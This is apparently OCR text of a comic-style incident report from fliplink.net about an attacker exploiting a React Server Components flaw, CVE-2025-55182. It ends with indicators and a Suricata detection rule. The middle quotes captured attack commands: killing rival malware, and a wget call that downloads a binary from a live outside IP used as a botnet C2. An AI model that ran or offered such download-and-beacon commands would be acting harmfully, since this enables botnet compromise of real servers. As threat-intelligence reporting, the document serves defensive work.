
They rattled every lock on the block, casing the joint for exposed ports.

IP: 91.224.92.177 | INTEL: 5/7 LOGGED
COMPILE
A custom-built weapon.
----WebKitFormBoundaryReactCVE

They forged a digital key—a payload carefully wrapped in a multipart POST request.

IP: 91.224.92.177 | INTEL: 5/7 LOGGED
POST / HTTP/1.1
PIERCE!
They didn't even trigger the alarms.
The delivery was silent, carrying poison right through the front door.



System/HUD
IP: 91.224.92.177 |
INTEL: 5/7 LOGGED
SURICATA ALERT
CVE-2025-55182
CRACK!
React Server Components compromised.
CVE-2025-55182. They reached into the system's chest and swapped its logic.



```
pkill -9 morte
killall -9 locker
```

```
# [illegible] code:
pkill -9 morte
killall -9 locker
```

The payload was a hit list, killing off competing malware to claim the territory.



```
> wget http://94.156.152.67/boyl7molon
```

IP: 91.224.92.177 | INTEL: 5/7 LOGGED
DOWNLOAD
The real weapon arrives.
I grabbed the raw logs—a wget call pulling a binary from a dead drop.

IP: 91.224.92.177 | INTEL: 5/7 LOGGED
94.156.152.67:2323
BEACON
They gave it execution rights, slipping a leash connected back to port 2323.
The zombie wakes.

IP: 91.224.92.177 | INTEL: 5/7 LOGGED
CASE CLOSED
Another ghost in the machine.
CASE:FLNK-20260310-6193
91.224.92.177
BOTNET C2 ESTABLISHED

The node was bound for a botnet herd. Case filed.

fliplink.net

THE SOC ANALYST PLAYBOOK

Artifact Analysis

Artifact Type	Value	Significance
Source IP	91.224.92.177	UK-based, UAB Host Baltic, 100% Abuse Confidence
Exploit	CVE-2025-55182	React Server Components RCE
C2 IP	94.156.152.67	Payload drop and beacon port 2323
Payload	boyl7molon	Custom ELF binary (Malicious)

Defensive Logic (Suricata)

```
alert http $EXTERNAL_NET any -> $HTTP_SERVERS
$HTTP_PORTS (msg:"FLIPLINK: React Wraith CVE-
2025-55182 Inbound"; content:"POST";
http_method; content:"----
WebKitFormBoundaryReactCVE";
http_client_body; sid:20260310; rev:1;)
```